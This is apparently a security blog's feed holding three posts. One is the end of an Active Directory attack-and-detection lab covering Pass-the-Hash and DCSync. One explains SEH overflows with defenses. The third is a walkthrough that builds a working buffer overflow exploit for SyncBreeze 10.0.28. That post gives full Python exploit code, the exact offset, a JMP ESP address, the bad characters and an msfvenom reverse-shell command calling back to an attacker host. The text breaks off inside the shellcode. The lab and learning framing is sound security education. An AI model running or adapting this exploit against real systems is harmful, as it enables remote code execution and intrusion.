<p>Wazuh captured 13 matching events. The <code class="language-plaintext highlighter-rouge">NtLmSsp</code> logon process highlighted in the results is the specific indicator. A detection rule combining Event 4624, Logon Type 3, and <code class="language-plaintext highlighter-rouge">LogonProcessName: NtLmSsp</code> from a workstation or server (not a DC-to-DC logon) is a solid Pass-the-Hash detection starting point.</p>

<h2 id="attack-5-dcsync">Attack 5: DCSync</h2>

<h3 id="what-it-is-4">What It Is</h3>

<p>DCSync is the endgame. Domain Controllers in an Active Directory environment regularly sync password data between each other using a legitimate Windows replication protocol. DCSync abuses this: an attacker with the right domain privileges can impersonate a DC and request that replication data, which includes the NTLM hashes of every user in the domain, including the <code class="language-plaintext highlighter-rouge">Administrator</code> account. Full domain compromise.</p>

<p>To pull this off, the attacker needs an account with replication privileges. In a real breach, this is earned gradually. In the lab, I added <code class="language-plaintext highlighter-rouge">asimmons</code> (the AS-REP Roasted account) to Domain Admins to simulate a privilege escalation scenario.</p>

<p><img src="/assets/images/ad-attack-lab/asimmons_da_privilege.png" alt="asimmons added to Domain Admins group" /></p>

<h3 id="running-the-attack-4">Running the Attack</h3>

<p>With <code class="language-plaintext highlighter-rouge">asimmons</code> as a Domain Admin, I ran <code class="language-plaintext highlighter-rouge">secretsdump.py</code> from Impacket, authenticated as <code class="language-plaintext highlighter-rouge">asimmons</code> using the cracked password.</p>

<p><img src="/assets/images/ad-attack-lab/dcsync_attack_kali.png" alt="secretsdump.py DCSync output dumping domain hashes" /></p>

<p>The output is a full dump of every account’s NTLM hash in the domain: <code class="language-plaintext highlighter-rouge">Administrator</code>, <code class="language-plaintext highlighter-rouge">svc_sql</code>, <code class="language-plaintext highlighter-rouge">svc_backup</code>, every user. With the <code class="language-plaintext highlighter-rouge">Administrator</code> hash, an attacker can authenticate to any machine in the domain. The environment is fully compromised.</p>

<h3 id="what-wazuh-saw-4">What Wazuh Saw</h3>

<p>DCSync activity leaves a trace in the Windows Directory Services event log. Event ID <strong>4662</strong> fires when an object in Active Directory is accessed with specific replication permissions. The relevant GUIDs identify replication operations: <code class="language-plaintext highlighter-rouge">1131f6aa</code> and <code class="language-plaintext highlighter-rouge">1131f6ad</code> (DS-Replication-Get-Changes and DS-Replication-Get-Changes-All).</p>

<p><img src="/assets/images/ad-attack-lab/wazuh_dcsync_attack_logs.png" alt="Wazuh showing Event 4662 for asimmons with replication GUIDs" /></p>

<p>Wazuh returned 396 events tied to <code class="language-plaintext highlighter-rouge">asimmons</code> performing directory replication access. A detection rule on Event 4662 filtered to those specific GUIDs, where the subject account is not a known DC computer account, is the standard DCSync detection.</p>

<h2 id="whats-next">What’s Next</h2>

<p>Five attacks, five detection signals, all confirmed in Wazuh. The next phase is turning those signals into proper detection rules: writing the Wazuh XML, testing each rule fires on the attack, and mapping everything to MITRE ATT&amp;CK. That’s where the SOC analyst work really begins.</p>]]></content><author><name>Gabriel Barbir</name></author><category term="detection-engineering" /><category term="active-directory" /><category term="detection-engineering" /><category term="wazuh" /><category term="kerberoasting" /><category term="as-rep-roasting" /><category term="pass-the-hash" /><category term="dcsync" /><category term="password-spraying" /><category term="impacket" /><category term="soc" /><summary type="html"><![CDATA[In Part 1, I built the lab: the domain, the user accounts, the vulnerable configurations, and the logging pipeline. Everything was verified before a single attack ran. This post is where things get interesting.]]></summary></entry><entry><title type="html">Building SEH Overflow Exploits</title><link href="https://zero-for683.github.io/offensive-security/2026/02/25/Exploiting-SEH-Overflows.html" rel="alternate" type="text/html" title="Building SEH Overflow Exploits" /><published>2026-02-25T00:00:00+00:00</published><updated>2026-02-25T00:00:00+00:00</updated><id>https://zero-for683.github.io/offensive-security/2026/02/25/Exploiting-SEH-Overflows</id><content type="html" xml:base="https://zero-for683.github.io/offensive-security/2026/02/25/Exploiting-SEH-Overflows.html"><![CDATA[<p>My journey learning how to develop exploits for vulnerable programs has been eye-opening. Forcing yourself to understand the smaller moving parts - binary, CPU registers, Windows structures, and APIs - is a lot to take in. The difference between a standard buffer overflow and an SEH overflow can feel especially intimidating.</p>

<p>If you do not already know C, as was the case for me, you end up learning new concepts, taking detours, and working through one rabbit hole after another. The goal of this post is to make SEH overflows easier to understand for newer readers, including those who may not come from a deeply technical background.</p>

<p>I will start by explaining what an SEH overflow is, how to exploit it, then I will briefly cover why exploit portability matters across different target systems.</p>

<h1 id="what-is-an-seh-overflow">What is an SEH overflow?</h1>

<p>Windows uses SEH to manage exceptions that occur while a program is running, and stands for “Structured Exception Handling”.</p>

<p>At a high level, an SEH overflow happens when an attacker can overwrite both a buffer and the SEH handler information stored alongside it.</p>

<p>If you have written code before, you can think of it like <code class="language-plaintext highlighter-rouge">try/except</code> logic: something goes wrong, the program attempts to handle it, and execution may continue instead of stopping immediately.</p>

<p>Examples of exceptions include dividing by zero or supplying unexpected input that the program does not know how to process. It’s better to print an error than to crash the whole program.</p>

<p>The image below shows a simplified version of the concept. An attacker first sends input that fills the <strong>Normal Buffer Space</strong> and continues into the <strong>Extra Bytes</strong> region. They then use 8 carefully chosen bytes to overwrite the <strong>SEH record</strong>. Finally, although it is not shown here, they place shellcode at a location they can reach after redirecting execution through that overwritten SEH record, allowing them to gain unauthorized access.</p>

<p><img src="/assets/images/seh-overflow/seh_concept_diagram.png" alt="seh_concept_diagram.png" /></p>

<p>This is the core of the exploit, so it is worth understanding before moving on.</p>

<p>For readers who are newer to this topic, <strong>shellcode</strong> is machine-level data, often written as hexadecimal bytes, that a processor can execute as instructions. In practice, an attacker can write assembly code and then convert it into hex bytes using tools such as <code class="language-plaintext highlighter-rouge">keystone-engine</code>.</p>

<p>If you want a quick reference for common ASCII and hexadecimal values, this chart is useful:
https://ss64.com/ascii.html</p>

<h1 id="how-windows-structures-and-handles-seh">How Windows structures and handles SEH</h1>

<p>This part is easier to follow once you see how Windows organizes the relevant structures in memory. The <a href="https://www.vergiliusproject.com/kernels/x86/windows-10/22h2/_TEB">Vergilius Project</a> is especially helpful because it documents Windows kernel structures and their offsets clearly.</p>

<p>Starting with the TEB (Thread Environment Block), the <code class="language-plaintext highlighter-rouge">_NT_TIB</code> structure contains a pointer to an <code class="language-plaintext highlighter-rouge">_EXCEPTION_REGISTRATION_RECORD</code>. That structure contains two important fields: the <code class="language-plaintext highlighter-rouge">Next</code> pointer and the <code class="language-plaintext highlighter-rouge">Handler</code> pointer.</p>

<p><img src="/assets/images/seh-overflow/teb_struct.png" alt="teb_struct" /></p>

<p><img src="/assets/images/seh-overflow/nt_tib_struct.png" alt="nt_tib_struct.png" /></p>

<p><img src="/assets/images/seh-overflow/exception_registration_record_struct.png" alt="exception_registration_record_struct.png" /></p>

<p>It’s a mouthful and can be difficult to read, but it makes much more sense if you understand how <code class="language-plaintext highlighter-rouge">C</code> structures work, and if you can click around on the Vergilius project yourself to see where each pointer leads you to.</p>

<h1 id="_exception_registration_record">_EXCEPTION_REGISTRATION_RECORD</h1>

<p><code class="language-plaintext highlighter-rouge">_EXCEPTION_REGISTRATION_RECORD</code> entries form a linked list. In practice, Windows calls the handler to process the exception. If that handler cannot resolve the error, Windows follows the <code class="language-plaintext highlighter-rouge">Next</code> pointer and tries the next handler in the chain. This continues until there are no more handlers left to try, at which point the program crashes.</p>

<p>From an exploitation standpoint, the goal is to overwrite the <code class="language-plaintext highlighter-rouge">Handler</code> and <code class="language-plaintext highlighter-rouge">Next</code> so it points to instructions that eventually transfer execution to our shellcode. To do that reliably, we need to find a static location in memory inside the target application or one of its modules that contains instructions we can reuse.</p>

<p>For simplicity, I am not covering how to locate these instructions in memory here. If you want to explore that process, I have included references below for further learning.</p>
<h1 id="ppr-instruction">P/P/R Instruction</h1>

<p>So what instructions do we need, and why?</p>

<p>When the handler is called on <code class="language-plaintext highlighter-rouge">x86</code> systems, Windows provides four exception handler arguments that are pushed onto the stack:</p>

<pre><code class="language-C">typedef EXCEPTION_DISPOSITION _except_handler (*PEXCEPTION_ROUTINE) (
    IN PEXCEPTION_RECORD ExceptionRecord,
    IN VOID EstablisherFrame,
    IN OUT PCONTEXT ContextRecord,
    IN OUT PDISPATCHER_CONTEXT DispatcherContext
);
</code></pre>

<p>The most important one for this discussion is <code class="language-plaintext highlighter-rouge">EstablisherFrame</code>, because it points back to the current exception registration record’s <code class="language-plaintext highlighter-rouge">Next</code>.</p>

<p>In a classic SEH exploit, we often look for a <code class="language-plaintext highlighter-rouge">pop pop ret</code> sequence. The two <code class="language-plaintext highlighter-rouge">pop</code> instructions discard stack values placed there for the exception handler call, and the <code class="language-plaintext highlighter-rouge">ret</code> then transfers execution using the <code class="language-plaintext highlighter-rouge">EstablisherFrame</code> pointer. Because <code class="language-plaintext highlighter-rouge">EstablisherFrame</code> points to the current exception registration record, execution is redirected back into the overwritten SEH record, starting at the <code class="language-plaintext highlighter-rouge">Next</code> field.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ESP -&gt; [ Return address to the OS exception dispatcher ] &lt;- first pop  
       [ ExceptionRecord ]                               &lt;- second pop  
       [ EstablisherFrame ]                              &lt;- ret uses this  
       [ ContextRecord ]  
       [ DispatcherContext ]
</code></pre></div></div>

<h1 id="so-what-do-we-overwrite-next-with">So, what do we overwrite <code class="language-plaintext highlighter-rouge">Next</code> with?</h1>

<p>A common approach is to overwrite the <code class="language-plaintext highlighter-rouge">Next</code> pointer with <code class="language-plaintext highlighter-rouge">06eb9090</code>, which is <code class="language-plaintext highlighter-rouge">jmp +6</code> followed by two NOPs. This causes execution to jump over the remaining bytes of the SEH record and land in shellcode placed immediately after it.</p>

<p>So, the overwritten SEH record should look like:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Next       ; jmp +6 
Handler    ; Memory address to ppr instruction, we jump over this
&lt;SHELLCODE STARTS HERE&gt;
</code></pre></div></div>

<h1 id="finishing-touches">Finishing Touches</h1>

<p>The final step is getting execution cleanly into the payload.</p>

<p>In one of my public exploits, <a href="https://github.com/Zero-For683/Exploit-Development/blob/main/Exploits/disk_pulse_seh_v10.0.12.py">disk_pulse_seh_v10.0.12.py</a>, I use an <code class="language-plaintext highlighter-rouge">add sp, 0xf5c</code> instruction followed by <code class="language-plaintext highlighter-rouge">jmp esp</code> so that <code class="language-plaintext highlighter-rouge">EIP</code> reaches the shellcode. It works, but it is not a strong long-term approach because it depends on a specific offset. That hurts exploit portability. We will not always know exactly where the shellcode will land across systems, versions, or environments.</p>

<p>That is why the next step is learning about egghunters. They provide a more flexible way to locate shellcode in memory without depending on one exact stack offset. I will cover that in the next post.</p>

<p>I have published two SEH overflow exploits here for anyone to look at:</p>
<ul>
  <li><a href="https://github.com/Zero-For683/Exploit-Development/tree/main/Exploits">Exploit-Development repository</a></li>
</ul>

<hr />

<p>I have intentionally left out some of the lower-level workflow details here - such as finding the exact SEH offset, building custom opcodes, and locating useful instructions in memory - so this post can stay focused on the big picture.</p>

<p>If you want to go deeper and start building these yourself, these are useful places to start:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">msf-pattern_create</code> and <code class="language-plaintext highlighter-rouge">msf-pattern_offset</code> for finding offsets in both SEH and standard overflows</li>
  <li><code class="language-plaintext highlighter-rouge">msf-nasm_shell</code> for generating opcodes</li>
  <li>The <code class="language-plaintext highlighter-rouge">narly</code> WinDbg extension for checking which modules were compiled with SafeSEH, ASLR, and DEP</li>
  <li>WinDbg scripting and command usage for locating instruction sequences in memory, including <code class="language-plaintext highlighter-rouge">pop/pop/ret</code></li>
</ul>

<h1 id="how-to-safeguard-against-seh-overflows">How to safeguard against SEH overflows</h1>

<p>Understanding the offensive side is only useful if we also understand how to defend against it.</p>

<p>At the compiler and platform level, protections such as <code class="language-plaintext highlighter-rouge">SafeSEH</code>, <code class="language-plaintext highlighter-rouge">ASLR</code>, <code class="language-plaintext highlighter-rouge">SEHOP</code>, and <code class="language-plaintext highlighter-rouge">DEP</code> make SEH-based exploitation much harder. These features reduce an attacker’s ability to reuse predictable in-memory addresses and help Windows detect corrupted exception chains at runtime.</p>

<p>Even if an overflow still exists, these mitigations can significantly reduce the chance that it becomes a working exploit.</p>

<p>The next layer is secure coding. Buffer overflows happen when user-controlled input is allowed to write past the intended boundary of a buffer. Avoid unsafe copy operations and unchecked string handling. Validate lengths before writing, use bounded APIs, and track buffer sizes explicitly.</p>

<p>Finally, make post-exploitation harder as well. Use modern antivirus and EDR solutions to improve your chances of detecting or blocking payload execution. Not every attacker relies on generic, easy-to-detect, heavily signatured Metasploit payloads, so layered defenses still matter.</p>]]></content><author><name>Gabriel Barbir</name></author><category term="offensive-security" /><summary type="html"><![CDATA[My journey learning how to develop exploits for vulnerable programs has been eye-opening. Forcing yourself to understand the smaller moving parts - binary, CPU registers, Windows structures, and APIs - is a lot to take in. The difference between a standard buffer overflow and an SEH overflow can feel especially intimidating.]]></summary></entry><entry><title type="html">Building SyncBreeze Exploits (Part 1) - 10.0.28 Buffer Overflow</title><link href="https://zero-for683.github.io/offensive-security/2026/02/05/Developing-Syncbreeze-Exploit-P1.html" rel="alternate" type="text/html" title="Building SyncBreeze Exploits (Part 1) - 10.0.28 Buffer Overflow" /><published>2026-02-05T00:00:00+00:00</published><updated>2026-02-05T00:00:00+00:00</updated><id>https://zero-for683.github.io/offensive-security/2026/02/05/Developing-Syncbreeze-Exploit-P1</id><content type="html" xml:base="https://zero-for683.github.io/offensive-security/2026/02/05/Developing-Syncbreeze-Exploit-P1.html"><![CDATA[<p>We’ve all heard the term <em>“script kiddie”</em> someone who can run an exploit but doesn’t truly understand how or why it works. They may know <em>what</em> a vulnerability does, but not <em>why</em> it exists or how it could be fixed.</p>

<p>For a long time, I wanted to move beyond that surface-level understanding. I wanted to read documentation, reverse engineer behavior, and build an exploit from the ground up rather than copying one blindly.</p>

<p>In this post, I walk through how I built a working exploit for <strong>SyncBreeze v10.0.28</strong>, an intentionally vulnerable and outdated application. The goal is not just exploitation, but understanding: what went wrong, how control was gained, and what could have prevented it.</p>

<p>This walkthrough is written to be approachable for non-technical readers while still showing the real mechanics behind a memory corruption vulnerability.</p>

<h1 id="why-syncbreeze">Why SyncBreeze?</h1>

<p>The version of SyncBreeze used here is nearly a decade old. As is often the case with legacy software, modern security protections were either absent or disabled.</p>

<p>A publicly verified exploit already exists for this version, which made it a useful reference point:</p>
<ul>
  <li>https://www.exploit-db.com/exploits/42928</li>
</ul>

<p>Rather than using it directly, I used it as a jumping off point to understand the core of the vulnerability, to cut time finding and enumerating the vulnerable buffer overflow endpoint myself.</p>

<h1 id="lab-setup">Lab Setup</h1>

<p>To reproduce and analyze the issue safely, I set up a small lab environment:</p>
<ul>
  <li><strong>Windows 10 (32-bit)</strong> virtual machine  </li>
  <li><strong>SyncBreeze 10.0.28</strong>  </li>
  <li><strong>Process Hacker</strong> (for inspecting memory and loaded modules)  </li>
  <li><strong>WinDbg</strong> (for debugging crashes)</li>
</ul>

<h1 id="understanding-the-vulnerability">Understanding the Vulnerability</h1>

<p>At its core, this vulnerability is a <strong>buffer overflow</strong>.</p>

<p>A buffer overflow happens when a program allocates a fixed amount of memory for input but does not properly enforce size limits. When more data is written than the buffer can hold, the extra data overwrites adjacent memory.</p>

<p>In this case, user-controlled input overwrites the <strong>instruction pointer</strong>—the value that tells the CPU what code to execute next. Once that pointer is under attacker control, arbitrary code execution becomes possible.</p>

<p><img src="/assets/images/syncbreeze-exploit/buffer_overflow_chart.png" alt="Buffer Overflow Diagram" /></p>

<p>To reliably exploit this condition, three things are required:</p>
<ol>
  <li>Determine exactly how much input is needed to overwrite the instruction pointer  </li>
  <li>Find a reliable way to redirect execution to attacker-controlled data  </li>
  <li>Ensure the payload avoids characters that break execution</li>
</ol>

<h2 id="triggering-the-crash">Triggering the Crash</h2>

<p>To identify where the overflow occurs, I wrote a simple Python script that sends an oversized HTTP request to the vulnerable login endpoint.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#!/usr/bin/python
</span><span class="kn">import</span> <span class="nn">socket</span>
<span class="kn">import</span> <span class="nn">sys</span>

<span class="k">try</span><span class="p">:</span>    
        <span class="n">server</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">port</span> <span class="o">=</span> <span class="mi">80</span> 
        <span class="n">size</span> <span class="o">=</span> <span class="mi">800</span>
        <span class="n">inputBuffer</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"A"</span> <span class="o">*</span> <span class="n">size</span>
        <span class="n">content</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"username="</span> <span class="o">+</span> <span class="n">inputBuffer</span> <span class="o">+</span> <span class="sa">b</span><span class="s">"&amp;password=A"</span>
        
        
        <span class="nb">buffer</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"POST /login HTTP/1.1</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Host: "</span> <span class="o">+</span> <span class="n">server</span><span class="p">.</span><span class="n">encode</span><span class="p">()</span> <span class="o">+</span> <span class="sa">b</span><span class="s">"</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Accept-Language: en-US,en;q=0.5</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Referer: http://192.168.0.148/login</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Connection: close</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Content-Type: application/x-www-form-urlencoded</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Content-Length: "</span><span class="o">+</span> <span class="nb">str</span><span class="p">(</span><span class="nb">len</span><span class="p">(</span><span class="n">content</span><span class="p">)).</span><span class="n">encode</span><span class="p">()</span> <span class="o">+</span> <span class="sa">b</span><span class="s">"</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="n">content</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Sending evil buffer..."</span><span class="p">)</span>
        <span class="n">s</span> <span class="o">=</span> <span class="n">socket</span><span class="p">.</span><span class="n">socket</span><span class="p">(</span><span class="n">socket</span><span class="p">.</span><span class="n">AF_INET</span><span class="p">,</span> <span class="n">socket</span><span class="p">.</span><span class="n">SOCK_STREAM</span><span class="p">)</span>
        <span class="n">s</span><span class="p">.</span><span class="n">connect</span><span class="p">((</span><span class="n">server</span><span class="p">,</span> <span class="n">port</span><span class="p">))</span>
        <span class="n">s</span><span class="p">.</span><span class="n">send</span><span class="p">(</span><span class="nb">buffer</span><span class="p">)</span>
        <span class="n">s</span><span class="p">.</span><span class="n">close</span><span class="p">()</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Done!"</span><span class="p">)</span>
<span class="k">except</span> <span class="n">socket</span><span class="p">.</span><span class="n">error</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Could not connect!"</span><span class="p">)</span>
</code></pre></div></div>

<p>Initially, the payload consisted of 800 repeated characters. This reliably caused the application to crash, which confirmed the presence of a buffer overflow.</p>

<p><img src="/assets/images/syncbreeze-exploit/basic_syncbreeze_crash.png" alt="Initial Crash" />
(Aftermath of the python script execution)</p>

<p>However, simply crashing the program isn’t enough. To exploit it precisely, we need to know <em>exactly</em> how many bytes are required to overwrite the instruction pointer.</p>

<h2 id="finding-the-exact-offset">Finding the Exact Offset</h2>

<p>To do this, I replaced the repeated characters with a unique pattern generated by Metasploit tools:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">msf-pattern_create</code></li>
  <li><code class="language-plaintext highlighter-rouge">msf-pattern_offset</code></li>
</ul>

<p>The process works like this:</p>
<ol>
  <li>Send a unique pattern instead of repeating characters  
<img src="/assets/images/syncbreeze-exploit/msf-pattern_create_example_1.png" alt="msf-pattern_create_example_1" /></li>
  <li>Observe the value placed into the instruction pointer during the crash  </li>
  <li>Use that value to calculate the exact offset
<img src="/assets/images/syncbreeze-exploit/msf-pattern_offsec_example_1.png" alt="msf-pattern_offsec_example_1" /></li>
</ol>

<p>This revealed that <strong>780 bytes</strong> were required to reach the instruction pointer, followed by <strong>4 bytes</strong> that fully control it.</p>

<p>With this information, the input could be structured precisely instead of guessing. The code snippet below shows the changes made to illustrate this</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">try</span><span class="p">:</span>
	<span class="n">server</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
	<span class="n">port</span> <span class="o">=</span> <span class="mi">80</span>
	<span class="n">size</span> <span class="o">=</span> <span class="mi">800</span>
	<span class="n">filler</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"A"</span> <span class="o">*</span> <span class="mi">780</span> <span class="c1"># Filler to trigger the overflow
</span>	<span class="n">eip</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"B"</span> <span class="o">*</span> <span class="mi">4</span>      <span class="c1"># The 4 bytes that land on the EIP
</span>	<span class="n">buf</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"C"</span> <span class="o">*</span> <span class="mi">16</span>     <span class="c1"># 16 filler bytes for debugger purposes
</span>	<span class="n">inputBuffer</span> <span class="o">=</span> <span class="n">filler</span> <span class="o">+</span> <span class="n">eip</span> <span class="o">+</span> <span class="n">buf</span>
</code></pre></div></div>
<h2 id="controlling-execution-flow">Controlling Execution Flow</h2>

<p>Once control over the instruction pointer was confirmed, the next step was redirecting execution to attacker-supplied code. In this case, we can generate shellcode, and store it in another register (ESP). But, the issue then becomes, how do we get the instruction pointer to execute our shellcode stored in the register?</p>

<p>A common and reliable technique in older applications is using a <code class="language-plaintext highlighter-rouge">JMP ESP</code> instruction. This causes execution to jump where we’ve stored our malicious shellcode.</p>

<p>Because SyncBreeze does <strong>not</strong> use modern protections like:</p>
<ul>
  <li>Address Space Layout Randomization (ASLR)  </li>
  <li>Data Execution Prevention (DEP)  </li>
</ul>

<p>it was possible to reference a static memory address containing this instruction.</p>

<p>Using Process Hacker, I located a suitable <code class="language-plaintext highlighter-rouge">JMP ESP</code> instruction in a loaded DLL file that had no memory protections enabled, <code class="language-plaintext highlighter-rouge">gdi32full.dll</code>.</p>

<p><img src="/assets/images/syncbreeze-exploit/jmp_esp_address.png" alt="JMP ESP Location" /></p>

<p>From the picture, we can see exactly where in memory the <code class="language-plaintext highlighter-rouge">jmp esp</code> opcode resides: <code class="language-plaintext highlighter-rouge">7565518a</code>. And since there are no memory protections enabled, this address remains static in every execution of the program.</p>

<p>Now, the final layout of code for the python script should start to make sense:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">filler</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"A"</span> <span class="o">*</span> <span class="mi">780</span>       <span class="c1"># Trigger the overflow
</span><span class="n">eip</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x9a\x51\x65\x75</span><span class="s">"</span> <span class="c1"># gdi32full.dll "jmp esp" opcode
</span><span class="n">offset</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"C"</span> <span class="o">*</span> <span class="mi">4</span>         <span class="c1"># 4 bytes to fill in order to reach ESP
</span><span class="n">shellcode</span> <span class="o">=</span> <span class="s">"shellcode"</span>   <span class="c1"># We will place our shellcode here
</span></code></pre></div></div>

<h2 id="avoiding-bad-characters">Avoiding Bad Characters</h2>

<p>We’ve solved 2 of the 3 main problems, but we still have 1 more issue to resolve to exploit the system fully.</p>

<p>Not all byte values are safe in shellcode for execution. Certain characters are interpreted as delimiters or control characters and can corrupt the payload.</p>

<p>Through testing, the following bytes were identified as unsafe:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>0x0A - Line feed
0x0D - Carriage Return
0x25 - %
0x26 - &amp;
0x2B - +
0x3D - =
</code></pre></div></div>

<p>For readability, I’ve shown which bytes correspond to what Operations/ASCII characters. It should make sense that we can’t use <code class="language-plaintext highlighter-rouge">%&amp;+=</code>, since the vulnerable endpoint is a web application login form. Those characters could mangle and disrupt proper execution.</p>

<p>All shellcode used in the exploit was generated with these characters explicitly excluded.</p>

<h2 id="generating-shellcode">Generating Shellcode</h2>

<p>To generate a reverse shell payload while avoiding bad characters, I used <code class="language-plaintext highlighter-rouge">msfvenom</code> with an encoder:</p>
<ul>
  <li>Payload: <code class="language-plaintext highlighter-rouge">windows/shell_reverse_tcp</code>  </li>
  <li>Encoder: <code class="language-plaintext highlighter-rouge">x86/shikata_ga_nai</code>  </li>
</ul>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>msfvenom <span class="nt">-p</span> windows/shell_reverse_tcp <span class="nv">LHOST</span><span class="o">=</span>192.168.0.148 <span class="nv">LPORT</span><span class="o">=</span>443 <span class="nt">-f</span> python –e x86/shikata_ga_nai <span class="nt">-b</span> <span class="s2">"</span><span class="se">\x</span><span class="s2">00</span><span class="se">\x</span><span class="s2">0aD</span><span class="se">\x</span><span class="s2">0d</span><span class="se">\x</span><span class="s2">25</span><span class="se">\x</span><span class="s2">26</span><span class="se">\x</span><span class="s2">2b</span><span class="se">\x</span><span class="s2">3d"</span> <span class="nv">EXITFUNC</span><span class="o">=</span>thread
</code></pre></div></div>

<p>An encoder obfuscates the shellcode so it avoids restricted characters and decodes itself safely at runtime.</p>

<p><code class="language-plaintext highlighter-rouge">EXITFUNC=thread</code> was passed to avoid the program from completely crashing if something happens to our reverse shell.</p>

<h2 id="final-exploit-behavior">Final Exploit Behavior</h2>

<p>When the exploit is executed:</p>
<ol>
  <li>The oversized request overflows the buffer  </li>
  <li>The instruction pointer is overwritten with a <code class="language-plaintext highlighter-rouge">JMP ESP</code> address  </li>
  <li>Execution jumps to attacker-controlled memory  </li>
  <li>The payload decodes and launches a reverse shell  </li>
</ol>

<p>From an attacker’s perspective, this results in full remote code execution under the privileges of the vulnerable service.</p>

<p>Below is the full exploit I’ve built. Note, I’ve changed around some variables for readability.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#!/usr/bin/python
</span><span class="kn">import</span> <span class="nn">socket</span>
<span class="kn">import</span> <span class="nn">sys</span>
<span class="k">try</span><span class="p">:</span>
        <span class="n">server</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">port</span> <span class="o">=</span> <span class="mi">80</span>
        <span class="n">size</span> <span class="o">=</span> <span class="mi">800</span>
        <span class="n">filler</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"A"</span> <span class="o">*</span> <span class="mi">780</span>       <span class="c1"># Triggers the overflow
</span>        <span class="n">eip</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x9a\x51\x65\x75</span><span class="s">"</span> <span class="c1"># gdi32full.dll "jmp esp" opcode
</span>        <span class="n">offset</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"C"</span> <span class="o">*</span> <span class="mi">4</span>         <span class="c1"># Filler space to reach ESP register
</span>        <span class="n">nop</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x90</span><span class="s">"</span> <span class="o">*</span> <span class="mi">10</span>        <span class="c1"># NOP sled to ensure clean execution
</span>
		<span class="c1"># Bad characters: 0x0A 0x0D 0x25 0x26 0x2B 0x3D
</span>        <span class="n">buf</span> <span class="o">=</span>  <span class="sa">b</span><span class="s">""</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x81\x76\x0e\x9c\xd2\xa2\x3e\x83\xee\xfc\xe2\xf4</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x60\x3a\x20\x3e\x9c\xd2\xc2\xb7\x79\xe3\x62\x5a</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x17\x82\x92\xb5\xce\xde\x29\x6c\x88\x59\xd0\x16</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x93\x65\xe8\x18\xad\x2d\x0e\x02\xfd\xae\xa0\x12</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xbc\x13\x6d\x33\x9d\x15\x40\xcc\xce\x85\x29\x6c</span><span class="s">"</span>
